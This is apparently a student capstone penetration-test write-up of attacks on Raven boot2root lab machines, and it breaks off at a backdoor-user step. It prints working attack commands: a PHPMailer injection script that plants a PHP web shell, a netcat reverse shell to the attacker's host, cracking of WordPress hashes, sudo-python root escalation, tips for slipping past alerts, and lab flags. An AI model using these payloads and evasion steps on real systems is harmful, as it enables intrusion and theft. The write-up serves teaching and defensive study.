Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Part 1: Attack

Table of Contents

This section contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu Linux 18.04.1
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu Linux 18.04.1
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux 3.16
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.16
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open/Unfiltered TCP Ports 80 & 22	Unsecured ports serve as potential attack vectors, such as connecting via SSH.	High
Misconfigured File Privileges	Improper user permissions can be exploited to gain access to sensitive data.	High
Brute Force Attack	Simple passwords are easily cracked by high volume login attempts.	High
Privilege Escalation	Improper user permissions can be exploited to gain root access.	Severe

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Open/Unfiltered TCP Ports 22 & 80	Unsecured ports serve as potential attack vectors, such as connecting via SSH	High
Web Object Enumeration	Susceptible to exposure of sensitive directories stored on the web server	High
PHP File Upload	Susceptible to malicious payloads via remote file upload	Severe
Remote Command Injection	Attackers can run any command on the target system remotely (eg. cat /etc/passwd)	Severe

Exploits Used

Target 1 Exploitation: Open/Unfiltered Ports 22 & 80, Weak User Credentials

- **Tools:** Nmap, WPScan, SSH Login
- **Result:** User shell

Step 1: Nmap Scan (Service Versions Included)

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-20 10:20 PST
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
root@Kali:~#
```

Step 2: WPScan User Enumeration

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Step 3: Secure User Shell with SSH

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb 21 05:48:17 2021 from 192.168.1.90
michael@target1:~$
```

Target 1 Exploitation: Misconfigured File Privileges

- **Tools:** File system traversal, MySQL
- **Result:** Web server database access

Step 1: File System Traversal

```
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts         index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$
```

Step 2: wp-config.php Access | Enumeration of MySQL

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Step 3: MySQL Database Access

```
michael@target1:/var/www/html/wordpress$ mysql --host=localhost --user=root --password=R@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Target 1 Exploitation: Brute Force Password Guessing

- **Tools:** John the Ripper, SSH Login
- **Result:** User shell with sudo privileges

Step 1: Obtain MySQL User Password Hashes

```
mysql> USE wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT user_login,user_lass FROM wp_users;
ERROR 1054 (42S22): Unknown column 'user_lass' in 'field list'
mysql> SELECT user_login,user_pass FROM wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Step 2: Password Cracking

```
root@Kali:~# john --wordlist=rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
1g 0:00:06:10 DONE (2021-02-20 12:10) 0.002701g/s 38751p/s 38876c/s 38876C/s !!!@@3$$%%%..*7¡Vamos!
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

Step 3: Secure User Shell with SSH

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$
```

Target 1 Exploitation: Privilege Escalation

- **Tools:** Command Line
- **Result:** Root access

Step 1: Sudo Privileges Check

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

Step 2: Privilege Escalation

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Target 1 Flags

Flag 1

```
html/vendor/composer.lock:      stability-flags : [],
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
```

Flag 2

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Flag 3

```
| 7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Flag 4

```
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Target 2 Exploitation: Open/Unfiltered TCP Ports 22 & 80

- **Tools:** Nmap
- **Result:** Additional attack vectors

Step 1: Nmap Scan (Service Versions Included)

```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-25 11:38 PST
Nmap scan report for 192.168.1.115
Host is up (0.00081s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Target 2 Exploitation: Web Object Enumeration

- **Tools:** Nikto, gobuster
- **Result:** Access to sensitive directories


Step 1: Nikto Scan

```
root@Kali:~# nikto -C all -h http://192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-02-25 11:40:07 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Server may leak inodes via ETags, header found with file /, inode: 41b3,
size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37).
 Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file,
```

Step 2: Gobuster Scan (More In-Depth Enumeration)

```
root@Kali:~# gobuster dir -u http://192.168.1.115/ -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
m.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/25 12:55:05 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
```

Step 3: Obtain Flag 1



Target 2 Exploitation: PHP File Upload & Remote Command Injection, Pt. 1

- **Tools:** Searchsploit, PHP file upload via exploit.sh script
- **Result:** Access to sensitive directories

Step 1: Searchsploit Query

```
root@Kali:~# searchsploit php mailer
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
jax formmailer 3.0.0 - Remote File Inclusion                                                  | php/webapps/9051.txt
Jax PHPScripts 1.0/1.34/2.14/3.31 - formmailer.log User Sent Mail Disclosure                  | php/webapps/26093.txt
jPORTAL 2 - 'mailer.php' SQL Injection                                                        | php/webapps/4611.txt
nuevoMailer 6.0 - SQL Injection                                                               | php/webapps/42193.txt
Nuevomailer < 6.0 - SQL Injection                                                             | php/webapps/42164.txt
Omnistar Mailer - Multiple SQL Injections / HTML Injection Vulnerabilities                    | php/webapps/37904.txt
Omnistar Mailer - Multiple Vulnerabilities                                                    | php/webapps/17741.txt
Omnistar Mailer 7.2 - Multiple Vulnerabilities                                                | php/webapps/21716.txt
PHKit 1.6.1 - 'mailer.php' SQL Injection                                                      | php/webapps/11509.txt
PHPMailer 1.7 - 'Data()' Remote Denial of Service                                             | php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution                                                    | php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution                                                    | php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution                                                    | php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                                 | multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                                    | php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScriptum | php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                      | php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                                    | php/webapps/43056.py
pntresmailer 6.0 - Directory Traversal                                                        | php/webapps/24783.txt
Scriptme SmE 1.21 - File Mailer Login SQL Injection                                           | php/webapps/29474.txt
SonicMailer Pro 3.2.3 - 'index.php' SQL Injection                                             | php/webapps/3457.pl
SwiftMailer < 5.4.5-DEV - Remote Code Execution                                               | php/webapps/40972.php
Top Paidmailer - 'home.php' Remote File Inclusion                                             | php/webapps/34793.txt
WordPress Plugin PHPMailer 4.6 - Host Header Command Injection (Metasploit)                   | php/remote/42024.rb
---------------------------------------------------------------------------------------------------------------
```

Step 2: PHP File Upload

```
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurit

TARGET=http://192.168.1.115/contact.php
DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
          --data-urlencode "name=Hackerman" \
          --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION
          --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd'
          --data-urlencode "action=submit" \
          $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~#
```

Step 3: /etc/password Dump

192.168.1.115/backdoor.php

192.168.1.115/backdoor.php?cmd=cat /etc/passwd

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

03481 >>> blah"@badguy.com... Unbalanced '"' 03481 <<< To: Hacker 03481 <<< Subject: Message from Hackerman 03481 <<< X-PHP-Originating-Script: 0:class.phpmailer.php 03481 <<< Date: Fri, 26 Feb 2021 14:33:09 +1100 03481 <<< From: Vulnerable Serve <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 03481 <<< Message-ID: <2c2067ce2f7bd9ededde05e85a076f21@192.168.1.115> 03481 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer) 03481 <<< MIME-Version: 1.0 03481 <<< Content-Type: text/plain; charset=iso-8859-1 03481 <<< 03481 <<<
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/us /sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/s /nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var /www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd: /bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false Debian-exim:x:104:109::/var/spool/exim4:/bin/false messagebus:x:105:110::/var/run/dbus:/bin/false statd:x:106:65534::/var/lib/nfs:/bin/false sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin michael:x:1000:1000:michael,,,:/home/michael:/bin/bash smmta:x:108:114:Mail Transfe Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false steven:x:1001:1001::/home/steven:/bin/sh vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash 03481 <<<

Target 2 Exploitation: PHP File Upload & Remote Command Injection, Pt. 2

- **Tools:** ncat
- **Result:** Reverse shell on the target system, Flags 2 & 3

Step 1: Open Listener on Host

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
```

Step 2: Open Listener on Target

192.168.1.115/backdoor.p

192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash

Step 3: Secure User Shell on Target

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 53717
```

```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 53717
whoami
www-data
ls -la
total 200
drwxrwxrwx 10 root     root     4096 Feb 26 14:33 .
drwxrwxrwx  3 root     root     4096 Nov  9  2018 ..
-rw-r--r--  1 root     root    18436 Aug 12  2018 .DS_Store
drwxr-xr-x  7 root     root     4096 Aug 12  2018 Security - Doc
-rw-r--r--  1 root     root    13265 Aug 13  2018 about.html
-rw-r--r--  1 www-data www-data 16232 Feb 26 14:33 backdoor.php
-rw-r--r--  1 www-data www-data  4992 Feb 26 14:28 blah"@badguy.com
-rw-r--r--  1 root     root    10441 Aug 13  2018 contact.php
-rw-r--r--  1 root     root     3384 Aug 12  2018 contact.zip
drwxr-xr-x  4 root     root     4096 Aug 12  2018 css
-rw-r--r--  1 root     root    35226 Aug 12  2018 elements.html
drwxr-xr-x  2 root     root     4096 Aug 12  2018 fonts
drwxr-xr-x  5 root     root     4096 Aug 12  2018 img
-rw-r--r--  1 root     root    16819 Aug 13  2018 index.html
drwxr-xr-x  3 root     root     4096 Aug 12  2018 js
drwxr-xr-x  4 root     root     4096 Aug 12  2018 scss
-rw-r--r--  1 root     root    11114 Nov  9  2018 service.html
-rw-r--r--  1 root     root    15449 Aug 13  2018 team.html
drwxrwxrwx  7 root     root     4096 Aug 13  2018 vendor
drwxrwxrwx  5 root     root     4096 Feb 26 06:42 wordpress
```

Step 4: Obtain Flags 2 & 3

```
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

```
cd /var/www/html/wordpress/wp-content/uploads/2018/11
ls
flag3.png
xdg-open flag3.png
```

Avoiding Detection

Target 1: Stealth Exploitation of Open/Unfiltered TCP Ports 80 & 22

Monitoring Overview

- **Alert**: Port Scan
- **Metrics:** TCP SYN packets
- **Threshold:** >500 from 1 IP in 30 sec

Mitigating Detection

- To scan without triggering this alert, run nmap -sS <IP address>
-

```
root@Kali:~# nmap -sS 192.168.1.110
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-26 15:56 PST
Nmap scan report for 192.168.1.110
Host is up (0.00067s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@Kali:~#
```

Target 1: Stealth Exploitation of Misconfigured File Privileges

Monitoring Overview

- **Alert**: Protected Directory Monitoring
- **Metrics**: Read/Write/Execute events on protected directories from unprivileged users
- **Thresholds**: >1 Read/Write/Execute event from unprivileged user

Mitigating Detection

- Avoid detection by compromising more privileged user accounts


```
root@Kali:~# ssh admin@192.168.1.110
admin@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/admin: No such file or directory
$
```

Target 1: Stealth Exploitation of Brute Force Attack

Monitoring Overview

- **Alerts:** An alert can be set to monitor HTTP 400 response codes, but they would fail to notice the local brute force attack used to crack the users' hashes.
- **Metrics:** HTTP 400 range response codes.
- **Threshold:** 10 failed login attempts in 30 seconds.

Mitigating Detection

- Passwords were easily guessed and hashes were stored in a text document. Hashes were copied and cracked locally, so no alerts were triggered.
- 

```
root@Kali:~/Desktop# john wp_hashes.txt --wordlist=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Target 1: Stealth Exploitation of Privilege Escalation

Monitoring Overview

- **Alert:** Sudo Usage
- **Metrics:** Any user not in sudoers file or sudo group running sudo commands
- **Threshold:** >1 sudo event from non-sudo user

Mitigating Detection

- If the alert is properly configured, any sudo usage should be detected.
- Logging in as a user who regularly performs actions at root could be a way to circumvent this alert, though this could easily be prevented with strong security culture.

Target 2: Stealth Exploitation of Open/Unfiltered TCP Ports 80 & 22

Monitoring Overview

- **Alert**: Port Scan
- **Metrics:** TCP SYN packets
- **Threshold:** >500 from 1 IP in 30 sec

Mitigating Detection

- To scan without triggering this alert, run nmap -sS <IP address>
-

```
root@Kali:~# nmap -sS 192.168.1.110
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-26 15:56 PST
Nmap scan report for 192.168.1.110
Host is up (0.00067s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@Kali:~#
```

Target 2: Stealth Exploitation of Web Object Enumeration

Monitoring Overview

- **Alert**: Excessive HTTP 400 Status Codes
- **Metrics:** HTTP 400-Class Response Codes
- **Threshold:** >10 400-Class status codes in 30 seconds

Mitigating Detection

- Use a quieter web server scanner tool, such as… (TBD)

Target 2: Stealth Exploitation of PHP File Upload

Monitoring Overview

- **Alert**: PHP File Upload
- **Metrics:** Events: HTTP POST Requests containing file names ending in .php in request body
- **Threshold:** >1 event

Mitigating Detection

- Avoid this alert by changing arbitrary file extension from “.php” to something else, such as “.jpg”

Target 2: Stealth Exploitation of Remote Command Injection

Monitoring Overview

- **Alert**: Malicious URL Activity
- **Metrics:** POST Requests with url parameters containing “*cmd=*”
- **Threshold:** >=1 event

Mitigating Detection

- TBD

Maintaining Access

Backdooring Target 1

Backdoor Overview

- **Backdoor Type**: Shadow user
- **Implementation**: Created user “Admin” on the target system as root
- **Connection**: SSH Login

Step 1: User Account Creation

```
